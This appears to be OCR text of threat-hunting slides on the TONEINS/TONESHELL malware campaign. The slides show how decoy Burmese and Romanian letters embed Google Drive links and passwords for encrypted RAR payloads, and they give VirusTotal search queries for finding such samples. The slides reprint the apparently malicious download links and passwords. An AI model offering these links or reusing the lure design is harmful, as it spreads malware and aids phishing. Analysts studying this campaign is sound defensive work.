dc-74ffc33395af
2022-08-16	0 / 88	200	https://drive.google.com/uc?id=1xNyYw3floaiVUH7zxY-ICOgJLsSmfSGq&export=download

Figure. An example of the Google Drive link in the wild

https://drive.google.com/uc?id=**gdrive_file_id**&export=download

https://drive.google.com/file/d/**gdrive_file_id**/view




Figure. File owner in the details pane

Artifacts Hidden in Malware

DETECTION | DETAILS | RELATIONS | BEHAVIOR | CONTENT | TELEMETRY | COMMUNITY

Contacted Domains (1)

Domain	Detections	Created	Registrar
time.windows.com	0 / 95	1995-09-11	MarkMonitor Inc.

Contacted IP Addresses (1)

IP	Detections	Autonomous System	Country
40.119.148.38	0 / 95	8075	NL

Figure. A TONEINS sample without any relation

Artifacts Hidden in Malware




Figure. Names of the files dropped from TONEINS

Artifacts Hidden in Malware

Figure. Search the filename "List of terrorist personnel at the border".
The last file is a password-protected RAR archive.

Artifacts Hidden in Malware





Figure. Surprisingly, this password-protected archive has an execution parent called "Letter Head.docx"

Artifacts Hidden in Malware



ပြည်ထောင်စုသမ္မတမြန်မာနိုင်ငံတော်အစိုးရ

ပြည်ထောင်စုအစိုးရအဖွဲ့ရုံးဝန်ကြီးဌာန

ဝန်ကြီးရုံး

မူကြမ်း

စာအမှတ်၊ ။ ၆၆၅ ။ ၃၀၀ ။အဖရ ။ ၂၀၂၂ ။

ရက် စွဲ၊ ၂၀၂၂ ခုနှစ်၊ သြဂုတ်လ ရက်

သို့

အခွန်အယူခံခုံအဖွဲ့ရုံး

အမျိုးသားစည်းလုံးညီညွတ်ရေးနှင့် ငြိမ်းချမ်းရေးဖော်ဆောင်မှုဦးစီးဌာန

အကြောင်းအရာ။ **မြန်မာနိုင်ငံ၏ ရေရှည်တည်တံ့ခိုင်မြဲပြီး ဟန်ချက်ညီသော ဖွံ့ဖြိုးတိုးတက်မှု စီမံကိန်း (Myanmar Sustainable Development Plan-MSDP)**


ပြင်ဆင်ရေးကိစ္စ https://drive.google.com/uc?id=1T9D_qOHQd9a-wiKeJL8oWs-8j-WAMGSQ&export=download


(Extracting passwords: 09-11-2022)

Figure. "Letter Head.docx" is a document embedded with a Google Drive Link and a password.

Why does an RAR archive have an execution parent?

Artifacts Hidden in Malware







Answer. The sandbox in VT triggers the link and IE downloads it silently in the background.
The file is temporarily downloaded to the cache folder:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\R0IAZP7Z\List%20of%20terrorist%20personnel%20at%20the%20border[1].rar

Search Password-Protected Archives

tag:rar tag:encrypted name:INetCache size:500kb+




DLL Embedded in DOCX (TONEINS/TONESHELL)



- Password-protected archives
- Documents containing links
- DLL Embedded in DOCX

Search Documents Containing Links

tag:docx have:dropped_files behavior_files:rar behavior_network:googleusercontent.com



București, 3 January 2023

N. 5632/XVII.17

Stimate Domnule Cancelar,

Cu referire la scrisoarea mea cu Nr. Extracting passwords: 26-12-2022


https://drive.google.com/uc?id=1pcoXyayCu-K1tWq7WqUkf9008hlmDSUe&export=download

Pentru detaliile ulterioare ale Audienței, puteți contacta direct, sau prin intermediul Ambasadei României pe lângă Sfântul Scaun, Prefectura Casei Pontificale (tel. +390669883561, +390669883114; e-mail: ordinanzes@pontificalisdomus.va).

Figure. The given password is wrong. Why???

Search DLL Embedded in DOCX

crowdsourced_yara_rule:SUSP_XORed_MSDOS_Stub_Message tag:docx



